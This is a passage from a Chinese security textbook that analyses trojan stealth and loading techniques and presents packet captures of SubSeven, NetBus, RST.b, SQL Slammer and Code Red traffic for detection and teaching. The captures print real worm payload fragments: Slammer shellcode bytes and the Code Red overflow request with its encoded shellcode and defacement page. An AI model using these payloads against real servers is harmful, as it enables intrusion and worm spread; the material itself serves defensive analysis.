隐秘通信也是木马经常采用的手段之一。任何木马运行后都要与攻击者进行 TCP 通信连接,或者通过 UDP 即时通信,利用网络数据捕获分析的方法可发现这种通信行为。例如,攻击者使用客户端程序直接连接被植入木马服务端的主机,或者通过间接通信,利用电子邮件的方式,木马把侵入主机的敏感信息发送给攻击者。现在大部分木马一般在占领主机后会打开 1024 以上不易发现的高端口,有一些木马会选择一些常用的端口,如 80、23 等,有一种非常先进的木马还可以做到在占领 80 HTTP 端口后,收到正常的 HTTP 请求仍然把它交给 Web 服务器处理,只有收到一些特殊约定的数据包后,才调用木马程序。

4. 隐藏加载方式

木马加载的方式可以是各种各样,但都为了达到一个共同的目的,那就是诱惑用户运行木马的服务端程序。而随着网站互动化进程的不断丰富,越来越多的网络应用可以成为木马的传播介质,Java Script、VBScript、Active X、. XLM 等,几乎 WWW 的每一个新功能部会让木马的传播有可乘之机。

5. 最新隐身技术

在 Windows 9x 系统中,将木马简单地注册为系统进程就可以从任务栏中消失。可是在 Windows 2000 以上的版本,木马注册为系统进程不仅能在任务栏中看到,而且可单击"结束进程"直接停止其运行。在 Windows NT 中,Administrator 是可以看见所有进程的。在研究了其他软件的长处之后,木马发现 Windows 下的中文汉化软件采用的陷阱技术非常

适合被木马利用。

这是一种较新的隐蔽方法。通过修改虚拟设备驱动程序（VXD）或修改动态数据库（DLL）来加载木马。这种方法与一般方法不同，基本上摆脱了原有的木马模式和监听端口，而采用替代系统功能的方法（改写 vxd 或 DLL 文件），木马会将修改后的 DLL 替换掉系统已知的 DLL，并对所有的函数调用进行过滤。对于常用的调用，使用函数转发器直接转发给被替换的系统 DLL，并执行一些相应的操作。在事先约定好的特种情况下，木马一般只是使用 DLL 进行监听，一旦发现有来自外网的控制端请求就激活自身，它绑在一个进程上进行操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它。在木马正常运行时，计算机几乎没有任何异常症状，且木马的控制端向被控端发出特定的信息后，隐藏的程序就立即开始运作。

6. 木马的防范

在检测清除木马的同时，还要注意对木马的预防，做到防范于未然。

(1) 不要随意打开来历不明的邮件，现在许多木马都是通过电子邮件附件来传播的，当收到来历不明的邮件时，不要打开，应尽快删除。并加强邮件监控系统，拒收垃圾邮件。

(2) 不要随意下载来历不明的软件，最好是在一些知名的网站下载软件，并且下载后利用网站提供的完整性校验码与下载软件的校验码进行比较，判断其完整性，例如 MD5 和 SHA-1 等校验码。

(3) 及时修补系统漏洞和关闭可疑的端口，一般木马都是通过漏洞在系统上打开端口留下后门，以便上传木马文件和执行代码，在把漏洞修补上的同时，需要对端口进行检查，通过瑞星等单机防火墙的端口开关，把可疑的端口关闭。

(4) 尽量不通过网络使用共享文件夹，如果必须使用共享文件夹，则最好对打开该文件夹时设置密码保护。不要将系统目录设置成共享，并将系统下默认共享的目录关闭。

(5) 运行实时监控程序，在上网时最好运行反木马实时监控程序和个人防火墙，并定时对系统进行病毒检查。

(6) 经常升级系统和更新病毒特征库，经常关注厂商网站的安全公告，这些网站通常都会及时地将漏洞、木马和更新公布出来，并第一时间发布补丁和新的病毒样本库等。

7. 被木马感染后的紧急措施

如果计算机已经被木马植入了，用户的系统文件被黑客改得一塌糊涂，硬盘上多出来一大堆混乱的文件，很多重要的数据也可能已被黑客窃取。可参考如下 3 条建议：

(1) 所有的账号和密码都要马上更改，例如拨号连接、ICQ、QQ、FTP、用户的个人站点、免费邮箱等。凡是需要密码的地方，都要把密码尽快改换掉。

(2) 删掉所有硬盘上原来没有的东西。

(3) 用杀毒软件全面检查一次硬盘上是否有病毒存在。

8.4 特洛伊木马入侵后的网络数据分析案例

此部分介绍木马网络数据分析案例。木马数据样本使用 Honeynet Research Alliance 研究联盟在“每月挑战”项目中提供的 Scan2.log 日志程序作为例子。也使用在实验室环境中开发的后门木马运行时的捕获包数据，文件名为 subseven_log 和 netbus_log。

8.4.1 木马 SubSeven Legend

木马软件 SubSeven Legend 也称为 SubSeven,是最普通的 Windows 后门特洛伊木马之一。它是一个较老的程序,很多反病毒软件都可以检测到它,但是在互联网上仍有很多它的变形在流通。SubSeven 很聪明,可从受感染的主机内,通过互联网聊天室,电子邮件或者其他方法通知外部的入侵者,告知受感染的主机已经在线。运行于 TCP 的连接,默认端口是 27374,但此端口是可更换的。SubSeven 有很多特性,可以让入侵者完全控制目标主机。

图 8.11 是在实验室网络中捕获的一组数据,是木马 SubSeven Legend 工作时,客户/服务器之间交互的数据包。SubSeven Legend 是 SubSeven 发布周年后的版本。入侵者运行的客户端在 192.168.1.1,它连接到已被木马侵入的服务端是 192.168.1.200。可看出服务器开放的默认端口是 27374,客户使用的临时端口是 1096,数据在客户与服务器之间协商交换。双方的 TCP 连接端口都大于 1024。

File Edit View Capture Analyze Help

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [SYN] Seq=644505892 Ack=0
2	0.000182	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [SYN, ACK] Seq=1444587541
3	0.000204	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505893 Ack=1
4	0.001383	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [PSH, ACK] Seq=1444587542
5	0.109148	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505893 Ack=1
6	10.205777	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [PSH, ACK] Seq=644505893
7	10.207698	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [PSH, ACK] Seq=1444587603
8	10.323827	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505898 Ack=1
9	10.324053	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [PSH, ACK] Seq=1444587611
10	10.524102	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505898 Ack=1
11	16.216041	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [PSH, ACK] Seq=644505898
12	16.224768	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [PSH, ACK] Seq=1444588020
13	16.332471	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505914 Ack=1
14	16.332655	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [PSH, ACK] Seq=1444588028
15	16.532770	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [ACK] Seq=644505914 Ack=1
16	21.741054	192.168.1.1	192.168.1.200	TCP	1096 > 27374 [FIN, ACK] Seq=644505914
17	21.741229	192.168.1.200	192.168.1.1	TCP	27374 > 1096 [ACK] Seq=1444588178 Ack=

⊞ Frame 1 (62 bytes on wire, 62 bytes captured)
⊞ Ethernet II, Src: 00:03:47:8b:e6:e2, Dst: 00:02:b3:06:5f:5a
⊞ Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.200 (192.168.1.200)
⊞ Transmission Control Protocol, Src Port: 1096 (1096), Dst Port: 27374 (27374), Seq: 644505892, Ack: 0, Len: 0

图 8.11 SubSeven Legend 后门特洛伊木马工作时的网络数据流分析

利用 Wireshark 的"跟踪 TCP 数据流"的功能(见第 7 章),可以看到 SubSeven 的服务器与客户之间的数据交互活动,如图 8.12 所示,其中第一行展示了连接日期和时间,以及木马 SubSeven 服务器的版本号。然后,可看出入侵者运行并列出了服务器上的 C:\的目录清单,并且下载了机密文件 secret.txt(倒数第 3 行)。从最后两行可看出,这个文件内的数据是已经被主人加密了的。即入侵者虽然得到了此机密文件,但是内容事先被警惕性高的主人加密了。关于数据加密的方法参看第 10 章。

8.4.2 后门木马 NetBus

NetBus 后门木马也是较老的一种 Windows 后门特洛伊木马。用反病毒软件很容易检测到它,但是就像 SubSeven 一样,网络上仍存在很多它的变形。它的运行是通过 TCP 的连接进行的,默认端口是 12345 和 12346,但是可重新配置。可通过各种方法让远端入侵者完全控制受害主机。

图 8.13 是 NetBus 木马的客户/服务器交互过程的捕获数据样本。入侵者运行的客户



```
Contents of TCP stream
connected. 14:41 - November 7, 2003, Friday, ver: Legends 2.1RSHC:RSH03409arcldr.exe
arcsetup.exe
AUTOEXEC.BAT
boot.ini
comreads.dbg
comused.dbg
CONFIG.SYS
CWUtilInst.log
<Documents and Settings>
<DRIVERS>
<Exercises>
<Inetpub>
IO.SYS
<ISSKeyContainer>
MSDOS.SYS
<nmap-3.48>
NTDETECT.COM
ntldr
<oracle>
pagefile.sys
<Program Files>
<RECYCLER>
<s-tools4>
<SampleSite>
secret.txt
<Snort>
<System Volume Information>
<temp>
<unzipped>
WinDump.exe
<WINNT>
NTFC:\secret.txtNTF03150x...Q
. ......N.G7.}.B.F.D.O...a.J.$![;.........[.1(.P"9..n.......$^.k..>.S..x..*NM.J-.+.(a..#...
./...j..............9........%...M...................
Entire conversation (657 bytes)   ASCII   EBCDIC   Print   Save As   Filter out this stream   Close
```

图 8.12　木马 SubSeven 客户/服务端之间的 TCP 数据流交互跟踪

端在 192.168.1.1，连接到植入了木马服务端程序的主机 192.168.1.200。可看出服务器的默认端口是 12345 和 12346，数据在客户与服务器之间交互传输。这两个不同的源端口标识了两个不同的 TCP 连接。

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [SYN] Seq=1789313316 Ack=0 Wi
2	0.000180	192.168.1.200	192.168.1.1	TCP	12345 > 1110 [SYN, ACK] Seq=2593254835 Ack
3	0.000201	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [ACK] Seq=1789313317 Ack=2593
4	0.001647	192.168.1.200	192.168.1.1	TCP	12345 > 1110 [PSH, ACK] Seq=2593254836 Ack
5	0.174175	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [ACK] Seq=1789313317 Ack=2593
6	18.643879	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [PSH, ACK] Seq=1789313317 Ack
7	18.644730	192.168.1.200	192.168.1.1	TCP	12345 > 1110 [PSH, ACK] Seq=2593254849 Ack
8	18.645490	192.168.1.1	192.168.1.200	TCP	1111 > 12346 [SYN] Seq=1793999204 Ack=0 Wi
9	18.645636	192.168.1.200	192.168.1.1	TCP	12346 > 1111 [SYN, ACK] Seq=2597940304 Ack
10	18.645654	192.168.1.1	192.168.1.200	TCP	1111 > 12346 [ACK] Seq=1793999205 Ack=2597
11	18.646914	192.168.1.200	192.168.1.1	TCP	12346 > 1111 [PSH, ACK] Seq=2597940305 Ack
12	18.647011	192.168.1.200	192.168.1.1	TCP	12346 > 1111 [FIN, ACK] Seq=2597940387 Ack
13	18.647036	192.168.1.1	192.168.1.200	TCP	1111 > 12346 [ACK] Seq=1793999205 Ack=2597
14	18.648925	192.168.1.1	192.168.1.200	TCP	1111 > 12346 [FIN, ACK] Seq=1793999205 Ack
15	18.649043	192.168.1.200	192.168.1.1	TCP	12346 > 1111 [ACK] Seq=2597940388 Ack=1793
16	18.800928	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [ACK] Seq=1789313349 Ack=2593
17	24.413640	192.168.1.1	192.168.1.200	TCP	1110 > 12345 [FIN, ACK] Seq=1789313349 Ack

```
⊞ Frame 1 (62 bytes on wire, 62 bytes captured)
⊞ Ethernet II, Src: 00:03:47:8b:e6:e2, Dst: 00:02:b3:06:5f:5a
⊞ Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.200 (192.168.1.200)
⊞ Transmission Control Protocol, Src Port: 1110 (1110), Dst Port: 12345 (12345), Seq: 1789313316, Ack: 0, Len: 0
```

图 8.13　NetBus 后门特洛伊木马运行时的网络数据

利用 Wireshark 的“TCP 数据流跟踪”功能，可观察到 NetBus 的服务器端口 12345 与客户机之间的传输活动。图 8.14 中可看出 NetBus 服务器的版本，以及入侵者下载了文件 C:\temp\secret.txt。图 8.15 可看出木马客户端已经获得了下载文件的明文内容。这说明，不仅是入侵者，在网络上的任何人，只要使用一个包嗅探软件，就可以读到在网络上传输的此文件。

```
Contents of TCP stream
NetBus 1.70 ▯DownloadFile;c:\temp\secret.txt▯DownloadReady;1;82▯
```

图 8.14　木马 NetBus 客户/服务器的 TCP 交互数据流

```
Contents of TCP stream
this is a confidential document.▯
▯
meet me at the tower at 2pm.▯
▯
see you then▯
```

图 8.15　木马 NetBus 客户已获得了服务端的机密文件内容

8.4.3　木马 RST. b

RST. b 是一种较新的,未被广泛使用的后门访问特洛伊木马,主要影响各种 Linux 系统平台。此木马将受害主机的网卡设为混杂模式,对收到的用户数据报 UDP 包的任何端口进行后门侦听。为了通过网络远程访问此受害主机的后门,入侵者对每个主机依次发送一个 UDP 包,其中的载荷数据为 DOM。关于此后门的更多信息可访问 www. qualys. com/_alert/remoteshellb. html。

图 8.16 是捕获到的一组数据包,一个入侵者正在扫描搜索受 RST. b 特洛伊木马感染的系统。将捕获到的 UDP 包过滤出来,主要分析图中最后 9 个 UDP 包。入侵者使用了不同的源 IP 地址和随机的目的端口号,以防止入侵检测系统(IDS)发现此扫描活动。因为受 RST. b 特洛伊木马入侵的主机的网卡处于混杂模式侦听状态,对任何端口上收到的任何一个内含用户数据为 DOM 的 UDP 包,都要返回一个响应给该包的源主机,即入侵者的主机。由此入侵者就可以找到受此木马入侵的主机,并可以对它进行进一步的危害活动。

No. .	Time	Source	Destination	Protocol	Info
2126	56327.95155	172.16.1.102	208.187.189.25	Portmap	V2 GETPORT Reply (Call In 2124)
2129	56328.11613	208.187.189.25	172.16.1.108	STAT	V1 STAT Call (Reply In 2130)
2130	56328.12008	172.16.1.102	208.187.189.25	STAT	V1 STAT Reply (Call In 2129)
2269	60386.54375	216.211.97.18	172.16.1.106	NBNS	Name query NBSTAT *<00><00><00><00><00><00><
2270	60388.03468	216.211.97.18	172.16.1.106	NBNS	Name query NBSTAT *<00><00><00><00><00><00><
2271	60389.54346	216.211.97.18	172.16.1.106	NBNS	Name query NBSTAT *<00><00><00><00><00><00><
2687	69671.00123	216.222.44.229	172.16.1.106	NBNS	Name query NBSTAT *<00><00><00><00><00><00><
2688	69672.56368	216.222.44.229	172.16.1.106	NBNS	Name query NBSTAT *<00><00><00><00><00><00><
3360	85743.26065	213.68.213.135	172.16.1.101	UDP	Source port: 5298 Destination port: 18030
3361	85743.33644	213.68.213.133	172.16.1.102	UDP	Source port: 19566 Destination port: 18202
3362	85743.34092	213.68.213.135	172.16.1.103	UDP	Source port: 9280 Destination port: 19757
3363	85743.34157	213.68.213.144	172.16.1.104	UDP	Source port: 17773 Destination port: 3327
3364	85743.34255	213.68.213.130	172.16.1.105	UDP	Source port: 19841 Destination port: 15316
3365	85743.34327	213.68.213.135	172.16.1.106	UDP	Source port: 14604 Destination port: 12208
3366	85743.34405	213.68.213.140	172.16.1.107	UDP	Source port: 1348 Destination port: 5274
3367	85743.34482	213.68.213.133	172.16.1.108	UDP	Source port: 16932 Destination port: 16219
3368	85743.34557	213.68.213.134	172.16.1.109	UDP	Source port: 18986 Destination port: 10903

```
⊞ Frame 3360 (47 bytes on wire, 47 bytes captured)
⊞ Ethernet II, Src: 08:00:20:f6:d3:58, Dst: 00:e0:1e:60:70:40
⊞ Internet Protocol, Src Addr: 213.68.213.135 (213.68.213.135), Dst Addr: 172.16.1.101 (172.16.1.101)
⊟ User Datagram Protocol, Src Port: 5298 (5298), Dst Port: 18030 (18030)
    Source port: 5298 (5298)
    Destination port: 18030 (18030)
    Length: 13
    Checksum: 0x0000 (none)
  Data (5 bytes)

0000  00 e0 1e 60 70 40 08 00  20 f6 d3 58 08 00 45 00   ...`p@..  ..X..E.
0010  00 21 d3 16 00 00 be 11  d1 73 d5 44 d5 87 ac 10   .!......  .s.D....
0020  01 65 14 b2 46 6e 00 0d  00 00 44 4f 4d 02 00      .e..Fn..  ..DOM..
```

图 8.16　通过向目标主机发送含有 DOM 的 UDP 包来探测它是否已被木马 RST. b 侵入

8.5　蠕虫的网络数据捕获分析案例

大部分蠕虫攻击软件系统的薄弱环节和漏洞，尽管在此之前对这些软件薄弱环节的漏洞补丁程序早就有供应了，但是未打补丁的用户就成了攻击的对象。一些复杂的蠕虫软件开始出现，它们具有探测软件系统的几类脆弱性的能力，并能用几种不同的方式传播。这就使软件系统的完善工作和对抗蠕虫的工作更困难。本节讨论 3 种著名的蠕虫：SQL Slammer，Code Red 和 Ramen。

8.5.1　SQL Slammer（监狱）蠕虫

SQL Slammer 监狱蠕虫于 2003 年 2 月 25 日开始在互联网传播，利用了微软 SQL 服务器 2000 的 Resolution Service 和微软的桌面引擎 MS DE2000 的漏洞。也被称为 W32. Slammer 蠕虫，Sapphire（蓝宝石）蠕虫和 W32. SQL Exp. 蠕虫。它被认为是传播最快的，能在 10min 内感染系统漏洞最多的蠕虫。当此蠕虫传播和危害了更多的网络系统时，该区域内互联网的性能显著下降了。

SQL Slammer 蠕虫利用了缓冲器堆栈的溢出漏洞，此漏洞允许执行任意代码。一个系统一旦受到了危害，蠕虫就试图通过发送 376B 的包来传播自己，这些包的 IP 地址是随机选择的，使用了 UDP 的 1434 端口。所有被发现漏洞的系统都被感染了，并又从这些系统出发去寻找更多有漏洞的系统。这种指数式增长的扩散和传染速度极快。此类传播导致了其他的一些网络问题，包括性能下降、系统崩溃和服务器的拒绝服务。关于对抗 SQL Slammer 蠕虫的技术细节，包括补丁、进入和外出数据流过滤的指令，以及如何恢复一个受害的系统等资料，可以从 CERT 咨询网址获取，地址是 www. cert. org/advisories /CA-2003-04. html。

由 Honeynet 研究联盟提供的每月挑战活动中的 Scan3. log 日志文件可看出 SQL Slammer 蠕虫试图传播的证据。用 Wireshark 将此文件打开，用 UDP 过滤器滤出目的端口 1434 的包，将看到 Slammer 扫描网络的数据流，如图 8. 17 所示。可看到有 55 个包来自随机的 IP 源地址，它们正在发送 UDP 包到目标端口 1434，这些包长度 384B，其中数据为 376B，头部长 8B。所有这些包都发向目的主机 172. 16. 134. 191，没有一个响应包返回出来，由此可知此目的主机系统没有受到破坏，只是成为其他受到入侵的系统的随机选择的一个 IP 地址目标。每个这些包都包含有数据，虽然这些数据有些扰乱，但是从中可以看到一些码字，例如 ws2_32. dll、kerne32. dll、GetTickCount、socket 和 send to。

SQL Slammer 是扩散传播得最快的蠕虫，详细的分析可访问 www. caida. org/analysis /security/sapphire。此蠕虫如此惊人的传播速度，源于具有下述几个特性：

（1）随机扫描，此蠕虫的随机扫描获取攻击目标，使得其传播范围以指数的方式增长。

（2）简单和快速的扫描器，它的扫描速度就像受感染的计算机发送数据包或网络传输这些包那样快。

（3）小尺寸的包，SQL Slammer 蠕虫的包长仅 376B。

（4）使用 UDP 协议，不需建立连接和等待响应，因此传播效率很高。

Slammer 蠕虫的传播仅用了 10min，就导致了世界范围的破坏。在计算机网络安全领域，利用互联网快速传播的蠕虫是危害很大的一类恶意软件，是一个需要重视解决的现实问题。

```
No.   Time           Source            Destination      Protocol  Info
   33 15061.54864    68.37.54.69       172.16.134.191   DCERPC    Ping: seq_num: 16843009
   45 22326.71619    12.252.61.161     172.16.134.191   DCERPC    Ping: seq_num: 16843009
  104 51561.94488    206.149.148.192   172.16.134.191   SEBEK     SEBEK - pid(16843009) u
  148 81237.81969    218.4.87.137      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  149 82141.42831    66.81.131.17      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  152 89544.06919    61.177.56.98      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  191 105791.7621    61.132.88.90      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  192 106708.6318    24.167.221.106    172.16.134.191   DCERPC    Ping: seq_num: 16843009
  244 134238.8786    67.201.75.38      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  245 145180.7410    61.8.1.64         172.16.134.191   DCERPC    Ping: seq_num: 16843009
  248 152927.4822    61.132.88.90      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  260 159581.5442    68.84.210.227     172.16.134.191   DCERPC    Ping: seq_num: 16843009
  261 160035.4086    66.233.4.225      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  271 163796.8138    200.50.124.2      172.16.134.191   DCERPC    Ping: seq_num: 16843009
  272 234065.2600    12.253.142.87     172.16.134.191   DCERPC    Ping: seq_num: 16843009

⊞ Frame 33 (418 bytes on wire, 418 bytes captured)
⊞ Ethernet II, Src: 00:e0:b6:05:ce:0a, Dst: 00:05:69:00:01:e2
⊞ Internet Protocol, Src Addr: 68.37.54.69 (68.37.54.69), Dst Addr: 172.16.134.191 (172.16.134.19
⊟ User Datagram Protocol, Src Port: 1034 (1034), Dst Port: ms-sql-m (1434)
    Source port: 1034 (1034)
    Destination port: ms-sql-m (1434)
    Length: 384
    Checksum: 0x8dac (incorrect, should be 0x8407)
⊞ DCE RPC

00c0  51 68 2e 64 6c 6c 68 65  6c 33 32 68 6b 65 72 6e   Qh.dllhe l32hkern
00d0  51 68 6f 75 6e 74 68 69  63 6b 43 68 47 65 74 54   Qhounthi ckChGetT
00e0  66 b9 6c 6c 51 68 33 32  2e 64 68 77 73 32 5f 66   f.llQh32 .dhws2_f
00f0  b9 65 74 51 68 73 6f 63  6b 66 b9 74 6f 51 68 73   .etQhsoc kf.toQhs
0100  65 6e 64 be 18 10 ae 42  8d 45 d4 50 ff 16 50 8d   end....B .E.P..P.
0110  45 e0 50 8d 45 f0 50 ff  16 50 be 10 10 ae 42 8b   E.P.E.P. .P....B.
0120  1e 8b 03 3d 55 8b ec 51  74 05 be 1c 10 ae 42 ff   ...=U..Q t.....B.
0130  16 ff d0 31 c9 51 51 50  81 f1 03 01 04 9b 81 f1   ...1.QQP ........
0140  01 01 01 01 51 8d 45 cc  50 8b 45 c0 50 ff 16 6a   ....Q.E. P.E.P..j

Filter: udp.dstport==1434   Reset  Apply   User Datagram Protocol (udp), 8 bytes
```

图 8.17　来自不同源 IP 地址的包都发向同一目标地址这是 SQL Slammer 蠕虫的传播企图

8.5.2　Code Red Worm(红色代码蠕虫)

红色代码蠕虫最先发现于 2001 年 7 月 16 日,从那时开始出现了很多变形,包括 Code Red II 和 III。此蠕虫感染运行 IIS 4.0 和 5.0Web 服务器的 Microsoft Windows NT、2000,以及 XP 的 Beta 版。红色代码蠕虫利用了 IIS 目录服务的 IDQ.dll 文件的一个已知的缓存器溢出漏洞,关于它的详细资料包括补丁、工作区和受损坏系统的恢复等,可以到 CERT 咨询网址下载,地址是 www.cert.org /advisories /_CA-2001-19.html。在第 8.1.3 节对此蠕虫已作了初步介绍。

红色代码蠕虫的运行有 3 个阶段:传播期、对 Web 服务器系统的拒绝服务攻击期和休眠期,它们对时间性是敏感的。虽然有很多变形,但是有下述常规性质:

(1) 传播期模式,此阶段发生于每月的 1～19 日。一个受感染的系统会随机地产生一些 IP 地址,并且试图连接这些 IP 地址主机的超文本传输协议 HTTP 端口 80。如果有一个 IP 的系统被连接上了,并且有漏洞,就向它发送 HTTP 的 GET 请求包,将蠕虫代码藏在其中传进去,服务器的网页就被破坏了。早期受破坏的网页上显示"Welcome to www.worm.com! Hacked By Chinese!"。目前有些新的变形蠕虫不破坏网页页面,而是设置一个文件 C:\notworm 在系统中,以标识该系统已经受到感染。如果此系统又一次受到感染,此蠕虫将进入无限的休眠状态。如果系统中不存在 C:\notworm 文件,就说明该系统是第一次受到感染,将作为一个新的向其他系统进行继续传播扫描的平台,此传播活动将持续到该月的 20 日。

(2) 对 Web 服务器的拒绝服务攻击模式,此阶段从 20 日持续到 27 日。在此期间,蠕虫将发送大量的泛洪般的数据包给一个已选定的 IP 地址主机,向该主机的 HTTP 端口 80

发送大量数据，试图阻塞其网络。最初的第一个目标是白宫的网址 198.137.240.91。由于巨量的包被直接发向此 IP 地址而不经过 DNS 域名解析，因此 Whitehouse.gov 白宫网站的网络管理员就改变了网站的 IP 地址，从而避免了此类导致 Web 服务器拒绝服务的攻击。

(3) 休眠期模式，此期间从每月 28 日至月末。蠕虫将驻留在存储器中，不被激活，直到下一个周期的开始日，每月的 1 日。

图 8.18 为捕获的红色代码蠕虫的搜索和传播活动数据包，保存文件名为 CodeRed_Stage1，此红色代码蠕虫活动的捕获文件由 L. Christopher Paul 提供，可从 www.bofh.sh/CodeRed 下载。此捕获文件是在实验室环境运行和捕获的，用于演示红色代码蠕虫的各阶段，所以包里面的时间邮戳不能反映蠕虫各活动阶段的正常日期。该蠕虫位于主机 192.168.1.1，要感染有漏洞的主机 192.168.1.105。被新感染后的主机又开始扫描随机产生的 IP 地址的主机，试图打开其 HTTP 端口 80。这些捕获包中的明显特征样品是第 4 号包，内容是“GET /default.ida? NNNNNNNNN…”它在为红色代码进行探测。对随机 IP 主机的 HTTP 端口 80 扫描开始于第 12 号包，这样的包应当提醒你有些奇怪的非正常事件发生了，这种状态不是正常的 Web 浏览，因为从捕获数据流中看出，目标主机从来不对收到的 GET 请求包发回响应。

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.1	192.168.1.105	TCP	7329 > http [SYN] Seq=226171687 Ack=0 Win=512 Ler
2	0.000000	192.168.1.105	192.168.1.1	TCP	http > 7329 [SYN, ACK] Seq=1197939112 Ack=2261716
3	0.000000	192.168.1.1	192.168.1.105	TCP	7329 > http [ACK] Seq=226171688 Ack=1197939113 Wi
4	0.000000	192.168.1.1	192.168.1.105	HTTP	GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
5	0.000000	192.168.1.1	192.168.1.105	HTTP	Continuation
6	0.010000	192.168.1.105	192.168.1.1	TCP	http > 7329 [ACK] Seq=1197939113 Ack=226174608 Wi
7	0.010000	192.168.1.1	192.168.1.105	HTTP	Continuation
8	0.010000	192.168.1.105	192.168.1.1	HTTP	GET
9	0.030000	192.168.1.1	192.168.1.105	TCP	7329 > http [ACK] Seq=226175727 Ack=1197939117 Wi
10	19.000000	192.168.1.1	192.168.1.105	TCP	7329 > http [FIN, ACK] Seq=226175727 Ack=11979391
11	19.000000	192.168.1.105	192.168.1.1	TCP	http > 7329 [ACK] Seq=1197939117 Ack=226175728 Wi
12	5283.250000	192.168.1.105	32.89.246.214	TCP	1029 > http [SYN] Seq=1470377001 Ack=0 Win=16384
13	5283.250000	192.168.1.105	71.234.107.18	TCP	1030 > http [SYN] Seq=1470439743 Ack=0 Win=16384
14	5283.260000	192.168.1.105	110.123.123.9	TCP	1031 > http [SYN] Seq=1470479647 Ack=0 Win=16384
15	5283.260000	192.168.1.105	149.12.241.68	TCP	1032 > http [SYN] Seq=1470533028 Ack=0 Win=16384
16	5283.260000	192.168.1.105	188.157.102.128	TCP	1033 > http [SYN] Seq=1470581901 Ack=0 Win=16384
17	5283.260000	192.168.1.105	10.192.81.247	TCP	1035 > http [SYN] Seq=1470642238 Ack=0 Win=16384
18	5283.260000	192.168.1.105	49.81.199.50	TCP	1036 > http [SYN] Seq=1470681992 Ack=0 Win=16384
19	5283.260000	192.168.1.105	88.226.60.110	TCP	1037 > http [SYN] Seq=1470742186 Ack=0 Win=16384

⊞ Frame 1 (58 bytes on wire, 58 bytes captured)
⊞ Ethernet II, Src: 00:a0:24:8a:fc:71, Dst: 00:e0:98:07:c5:f4
⊞ Internet Protocol, Src Addr: 192.168.1.1 (192.168.1.1), Dst Addr: 192.168.1.105 (192.168.1.105)
⊞ Transmission Control Protocol, Src Port: 7329 (7329), Dst Port: http (80), Seq: 226171687, Ack: 0, Len: 0

图 8.18 红色代码蠕虫 1 期活动——感染与传播

图 8.19 是利用 Wireshark 的“TCP 数据流跟踪”功能 Follow TCP Stream 捕获的上述红色代码蠕虫的第 1 期活动。请注意分析蠕虫开始时发送的 HTTP GET 请求，然后检测该系统中是否存在文件 C:\notworm，以及结尾部分的破坏和篡改网页页面的代码。分析方法参看第 7 章。

图 8.20 是捕获的红色代码蠕虫的第 2 阶段的活动，在对 Web 网站进行拒绝服务攻击。受感染的服务器是 192.168.1.105，正在试图对白宫网站的服务器 198.137.240.91 发动泛洪攻击。因为这是在实验室的模拟，实际上受攻击的服务器没有出现饱和与拒绝服务的攻击效果。

8.5.3 Ramen 蠕虫

Ramen 蠕虫是一组工具，它们能探测系统的几种已知漏洞，并且能自行传播。最早的 CERT 的事件报告发布于 2001 年 1 月 18 日，可在 www.cert.org/incident_notes/

```
Contents of TCP stream (incomplete)
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%
u53ff%u0078%u0000%u00=a  HTTP/1.0
Content-type: text/xml
HOST:www.worm.com
 Accept: */*
Content-length: 3569
...
GetP........L.......X....|..rocA........H.....H.....X.....T....H$3.f..
...
V4..XV4.XP..h....G...D$..........K.3.........LoadLibraryA.GetSystemTime.CreateThread.Crea
teFileA.Sleep.GetSystemDefaultLangID.VirtualProtect..infocomm.dll.TcpSockSend..WS2_32.dll
.socket.connect.send.recv.closesocket..w3svc.dll..GET .?.  HTTP/1.0
Content-type: text/xml
HOST:www.worm.com
 Accept: */*
Content-length: 3569

.c:\notworm.LMTH
<html><head><meta http-equiv="Content-Type" content="text/html; charset=english"><title>H
ELLO!</title></head><bady><hr size=5><font color="red"><p align="center">Welcome to http:
//www.worm.com !<br><br>Hacked By Chinese!</font></hr></bady></html>

GET
Entire conversation (4015 bytes)   ASCII  EBCDIC  Print  Save As  Filter out this stream  Close
```

